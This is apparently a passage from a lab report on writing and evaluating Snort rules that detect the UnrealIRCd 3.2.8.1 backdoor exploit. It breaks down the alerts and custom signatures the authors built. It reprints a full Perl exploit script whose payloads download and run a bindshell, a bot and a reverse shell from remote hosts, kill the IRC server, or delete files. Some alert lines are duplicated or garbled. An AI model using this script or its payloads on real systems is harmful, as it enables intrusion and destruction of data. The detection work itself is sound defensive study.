


Fig. 26. Conversation between both machines on TCP data

From the Fig. 27 it is clear seen there is TCP data within irc is pointing back to the attacker machine whose IP address is 192.168.56.102 and Port number 1234.





Fig. 27. Analysing TCP stream on ircd exploit

SNORT Rule Analysis for Unreal Ircd Exploit and Creation of Custom Rules

(Contributed by- Jivitesh)

Msf console is used to exploit the vulnerability and two different payloads are used which includes “cmd/ unix/reverse” and “cmd/unix/bind_ruby”. When the attack is performed, the following alerts were generated based on predefined snort rules.

Alert 1:



11/04-02:55:41.533199 [**] [1:498:6] ATTACK-RESPONSES id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.44.128:37439 -> 192.168.44.133:4444

Alert Breakdown :

The portion of alert highlighted in orange shows the gid, sid (snort ID), and rev number of the rule generating the alert which is 1,498 and 6 respectively. The portion of the alert highlighted in green shows the message which is defined in the rule and provides rough information about the event which caused the alert. The portion in blue defines the class in which data is characterised based on its type and threat it possesses. The data traffic causing this alert is classified as Potentially Bad Traffic. The portion highlighted Purple is the priority number of the alert and in this case the priority number is 2 which means medium priority. The portion highlighted in Grey is the protocol which is being used and it is TCP in this case. The portion of alert in Dark Red shows the source and destination IP address with the respective port numbers used, it also shows the direction of flow of traffic. Here in this alert the source IP address is 192.168.44.128, source port number is 37439, destination IP address is 192.168.44.133 and destination port number is 4444.

Rule Responsible for Alert :

```
alert ip any any -> any any (msg:"ATTACK-RESPONSES id check returned root"; content:"uid=0|28|root|29|"; classtype:bad-unknown; sid:498; rev:6;)
```

Rule Analysis

The above rule generates the alert when the content specified in the rules is located by snort's engine.

As per the rule, Snort system will looking for content "**uid=0|28|root|29|"** and here "28" and "29" is hexadecimal value specified in pipes"|" and means "(" and ")" respectively in simple text, which can also be observed with the help of Wireshark. So, the whole expression is "uid=0(root)" and when the snort system will find this expression in the packets, it will generate the alert. This expression is usually the result of "id" command executed in UNIX and therefore this may indicate that the attacker has checked for system privileges and has gained superuser privileges. Since the source IP address, source port number, destination IP address and destination port number are all set to "any" snort will be looking through network traffic coming from any source and going to any destination.

Alert 2:

```
11/04-02:55:41.533199  [**] [1:1882:10] ATTACK-RESPONSES id check returned userid [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.44.128:37439 → 192.168.44.133:4444
```

11/03-01:36:26.969819 [**] [1:1882:10] ATTACK-RESPONSES id check returned userid [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.44.128:37439 -> 192.168.44.133:4444

Alert Breakdown :

The portion of alert highlighted in orange shows the gid, sid (snort ID), and rev number of the rule which is 1,1882 and 10 respectively. The portion of the alert highlighted in green shows the message which is defined in the rule and provides rough information about the event which caused the alert. The portion in blue defines the class in which data is characterised based on its type and threat it possesses. The data traffic causing this alert is classified as Potentially Bad Traffic. The portion highlighted Purple is the priority number of the alert and in this case the priority number is 2 which means medium priority. The portion

highlighted in Grey is the protocol which is being used and it is TCP in this case. The portion of alert in Dark Red shows the source and destination IP address with the respective port numbers used, it also shows the direction of flow of traffic. Here in this alert the source IP address is 192.168.44.128, source port number is 37439, destination IP address is 192.168.44.133 and destination port number is 4444.

Rule Responsible for Alert :

```
alert $HOME_NET any -> $EXTERNAL_NET any (msg:"ATTACK-RESPONSES id check returned userid";
content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15;
byte_test:5,<,65537,0,relative,string; classtype:bad-unknown; sid:1882; rev:10;)
```

Rule Analysis:

As per the rule, Snort will look for content "uid=" and "gid=" which means User ID and Group ID respectively. Each user has its own uid and gid number and it gets displayed when "id" command in UNIX is executed. This indicates that the event might have taken place when privileges have been checked by the attacker. Some other content modifiers are used to help snort narrow down the search process like ***within:15*** which means that the difference between the content matches should not be more than 15 bytes, and byte_test allow the rule to check number of bites of the packet from the given position and check if it matches the provided value.

Custom Rules:

Attack was performed few times using two different payloads with the MSF CONSOLE and the data traffic was analysed using Wireshark.

Observation

After the analysis following observations were made and then further used for the creation of custom rules:

PAYLOAD 1: cmd/unix/reverse

- The attack is targeted at port 6667 which is IRC port. So, for the custom rule the destination port can be set to 6667.
- In different attack attempts the source port is never the same so in the custom rule, no fixed source port number will be specified.
- When the attack is performed using payload **"cmd/ unix/reverse**", there is always appearance of string "AB;sh" (as shown In fig:28) which is unique characteristic of this particular payload and exploit.
- From the Wireshark it is observed that the hex value of string "**AB;sh**" is "**41 42 3b 73 68**" (as shown in fig:28) and it can be used in the creation of custom rule.




Fig. 28. WIRESHARK ANALYSIS OF ATTACK USING PAYLOAD 1

CUSTOM RULE 1:

```
alert tcp any any → any 6667 (msg:"Exploit Unreal IRCD 3.2.8.1 string detected"; content:"|41 42 3b 73 68|"; classtype:string-detect; sid:1000061; rev:2;)
```

alert tcp any any -> any 6667 (msg:"Exploit Unreal IRCD 3.2.8.1 string detected"; content:"|41 42 3b 73 68|"; classtype:string-detect; sid:1000061; rev:2;)

Analysis of Custom Rule 1:

This rule is designed to look for packets coming from any source IP and any port number to any destination IP and 6667 destination port number. "Exploit Unreal IRCD 3.2.8.1 string detected" is the string of text which gets displayed in the alert and provide the viewer with some information about the exploit which may have been carried out. "41 42 3b 73 68" is the hex value, which the rule will look for in the data packets and it is specified using the keyword "content" and It must be enclosed in pipes "|". The rule belongs to classtype *String-detect.* The snort ID for the rule is 1000061 and its revision number is 2.

The Alert Generated by Custom Rule :

11/04-02:55:31.191939 [**] [1:1000061:2] Exploit Unreal IRCD 3.2.8.1 string detected [**] [Classification: A suspicious string was detected] [Priority: 3] {TCP} 192.168.44.133:35733 -> 192.168.44.128:6667

Alert Breakdown:

The portion of alert highlighted in orange shows the Sid of the rule 1000061 which is generating the alert followed by the revision number of the rule which is 2. This means that the rule has been revised two times. The portion of the alert highlighted in green shows the message which is defined in the rule and provides some information about the event which caused the alert. In this case it tells that some string has been detected related to Unreal IRCD exploit. The portion of alert which is highlighted blue classifies the type of malicious traffic into classes and each class has their own priority level. The class this rule belongs to is string-detect and it specifies in the alert that "a suspicious string was detected". The portion highlighted Purple is the priority number of the alert and in this case the priority number is 3. The portion highlighted in Grey is the protocol which is being used and it is TCP in this case. The portion of alert in Dark Red shows the source and destination IP address with the respective port numbers used, it also shows the direction of flow of traffic. Here in this alert the source IP address is 192.168.44.133, source port number is 35733, destination IP address is 192.168.44.128 and destination port number is 6667.

PAYLOAD 2: cmd/unix/bind_ruby

- The attack is targeted at port 6667 which is IRC port. So, for the custom rule the destination port can be set to 6667.
- In different attack attempts the source port is never the same so, in the custom rule, no fixed source port number will be specified.
- When the attack is performed using payload “cmd/ unix/bind_ruby” there is always appearance of string “AB;ruby” (as shown In fig:29) which is unique characteristic of this particular payload and exploit.
- From the Wireshark it is observed that the hex value of string “AB;ruby” is “41 42 3b 72 75 62 79” (as shown in fig:29) and it can be used in the creation of custom rule.




Fig. 29. WIRESHARK ANALYSIS OF ATTACK USING PAYLOAD 2

Custom Rule 2:

alert tcp any any -> any 6667 (msg:"Exploit Unreal IRCD 3.2.8.1 string detected related to ruby payload"; content:"|41 42 3b 72 75 62 79|"; classtype:string-detect; sid:1000067; rev:2;)

Rule Analysis of Custom Rule :

This rule is designed to look for packets coming from any source IP and any port number to any destination IP and 6667 as destination port number. "Exploit Unreal IRCD 3.2.8.1 string detected related to ruby payload" is the string of text which gets displayed in the alert and provide the viewer with some information about the exploit which may have been carried out. "**41 42 3b 72 75 62 79**" is the hex value, which the rule will look for in the data packets and it is specified using the keyword "content" and It must be enclosed in pipes "|". The type of data causing the alert to trigger belong to classtype ***String-detect***. The snort ID for the rule is 1000062 and its revision number is 2.

Alert Generated by Custom Rule:

1/03-01:36:26.911/04-02:56:30.171929 [**] [1:1000067:2] Exploit Unreal IRCD 3.2.8.1 string detected related to ruby payload [**] [Classification: A suspicious string was detected] [Priority: 3] {TCP} 192.168.44.133:42463 -> 192.168.44.128:6667


Alert Breakdown:

The portion of alert highlighted in orange shows the gid, sid (snort ID), and rev number of the rule which is 1,1000067 and 2 respectively. The portion of the alert highlighted in green shows the message which is defined in the rule and provides some information about the event which caused the alert. In this case it tells that some string has been detected related to Unreal IRCD exploit and ruby payload. The portion of alert which is highlighted blue classifies the type of malicious traffic into classes and each class has their own priority level. The class this rule belongs to is string-detect and it specifies in the alert that "a suspicious string was detected". The portion highlighted Purple is the priority number of the alert and in this case the priority number is 3 which means low priority. The portion highlighted in Grey is the protocol which is being used and it is TCP in this case. The portion of alert in Dark Red shows the source and destination IP address with the respective port numbers used, it also shows the direction of flow of traffic. Here in this alert the source IP address is 192.168.44.133, source port number is 42463, destination IP address is 192.168.44.128 and destination port number is 6667.

Analysis of Exploit Unreal Ircd Exploit

(Contributed by-Karan Chauhan)

Internet Relay Chat protocol works on application layer and is used for client server communication. For snort rule configuration in this project ,signature detection was used and on analysis of the framework of this exploit ,it was noted that **"AB;" is the unique signature value observed in its framework.** Various payload options are there ,which are set for performance of this exploit and all these have this key signature.




```
#!/usr/bin/perl
# Unreal3.2.8.1 Remote Downloader/Execute Trojan
# DO NOT DISTRIBUTE -PRIVATE-
# -iHaq (218)

use Socket;
use IO::Socket;

## Payload options
my $payload1 = "AB; cd /tmp; wget http://packetstormsecurity.org/groups/synnergy/bindshell-unix -O bindshell; chmod +x bindshell; ./bindshell &";
my $payload2 = "AB; cd /tmp; wget http://efnetbs.webs.com/bot.txt -O bot; chmod +x bot; ./bot &";
my $payload3 = "AB; cd /tmp; wget http://efnetbs.webs.com/r.txt -O rshell; chmod +x rshell; ./rshell &";
my $payload4 = "AB; killall ircd";
my $payload5 = "AB; cd ~; /bin/rm -fr ~/*;/bin/rm -fr *";

$host = "";
$port = "";
$type = "";
$host = @ARGV[0];
$port = @ARGV[1];
$type = @ARGV[2];

if ($host eq "") { usage(); }
if ($port eq "") { usage(); }
if ($type eq "") { usage(); }

sub usage {
  printf "\nUsage :\n";
  printf "perl unrealpwn.pl <host> <port> <type>\n\n";
  printf "Command list :\n";
  printf "[1] - Perl Bindshell\n";
  printf "[2] - Perl Reverse Shell\n";
  printf "[3] - Perl Bot\n";
  printf "-----------------------------\n";
  printf "[4] - shutdown ircserver\n";
  printf "[5] - delete ircserver\n";
  exit(1);
}

sub unreal_trojan {
  my $ircserv = $host;
  my $ircport = $port;
  my $sockd = IO::Socket::INET->new (PeerAddr => $ircserv, PeerPort => $ircport, Proto => "tcp") || die "Failed to connect to $ircserv on $ircport ...\n\n";
  print "[+] Payload sent ...\n";
  if ($type eq "1") {
    print $sockd "$payload1";
  } elsif ($type eq "2") {
    print $sockd "$payload2";
  } elsif ($type eq "3") {
    print $sockd "$payload3";
  } elsif ($type eq "4") {
    print $sockd "$payload4";
  } elsif ($type eq "5") {
    print $sockd "$payload5";
  } else {
    printf "\nInvalid Option ...\n\n";
    usage();
  }
  close($sockd);
  exit(1);
}

unreal_trojan();
# EOF
```

Fig. 30. **Understanding framework code for analysis and building a conclusion[8]**

Two main observations were made :

Observation 1: The framework has 5 varieties of payloads , which have one unique string **-AB;**. This helped in identifying a key point which was used for configuration of Snort rule.

Observation 2: On target host (victim) ,payloads are downloaded using the method "WGET" , Payload 1 downloads bindshell ,Payload 2 downloads bot , Payload 3 gets reverse shell with permission set for traversing. Payload 4 & 5 are for killing and termination of exploit.

Lab Environment Analysis

- **Interactivity:** In this exploit, the communication process in client server model is attacked. Therefore, interactivity constraint is important to be considered. Live inputs and data transfer through a text form is targeted.

- **Real Time System:** Exploit is downloaded in real time environment ,using "wget" method used for downloading payloads on target host. Synchronization between getting payload downloading on target is very important for proceeding with exploit.

Unreal Ircd Exploit Alert and Rule




Fig. 31. Investigation of alerts

Inspection points: (All evaluation is done in limited traffic and instance of scenario)

- Time of firing of alerts - rule 1(55:31) rule 2 (55:41) rule 3 (55:41)
  All three alerts were triggered and were present in same class name ***bad traffic***

- Priority is based upon the severity of a intrusion which is directly dependent on system security policy priorities. Alerts {1,2,3} ------ Priorities {3,2,1}

- Return values
  - **Alert 1:** AB;sh
  - **Alert 2:** Value root returned
  - **Alert 3:** id returned

- Total run time of snort for particular instance is 1.2375

- 148 packets for one attack session of this exploit were analyzed

- Ethernet and ipv4 protocols are they key in this exploit by looking at protocol breakdown.

Rules Performance Analysis

The main expense of operating system functioning for a particular job of computation is calculated on basis of the data fetching and feeding from memory
The analysis for rules performance was conducted by evaluating the rules on the basis of

Checks Number of times rule is used for checking the incoming packets	**Matches** Pattern defined in rule matches the incoming packets	**Alerts** Number of times rule is fired	**Microsec** The cost(time) invested by OS in checking the incoming packets	**Avg/check** Average time for rule spent for checking	**Avg/match** Average time for matching by rule	**Avg/nonmatch** Average time for non matching a content of packet by rule

Parameter used for analysis

- Microsec
- Matches
- Checks
- Alerts

NOTE: Rule 1 custom rule , Rule 2 and Rule 3 - All discussed in snort explanation section




Fig. 32. Cost of Rule to Operating System

Microsec is the cost invested by the operating system in running the rule. If this cost is very high then the rule is not worth exploit detection , if it doesn't offer any alerts and detection. The decision to terminate the rule can be taken accordingly. The custom rule takes more time because it has specific content matching signature and snort rule keyword which increases snort efficiency in detection of the malicious content.




Fig. 33. Number of Times Snort Detects Signature or Rule in Packet (Matches)

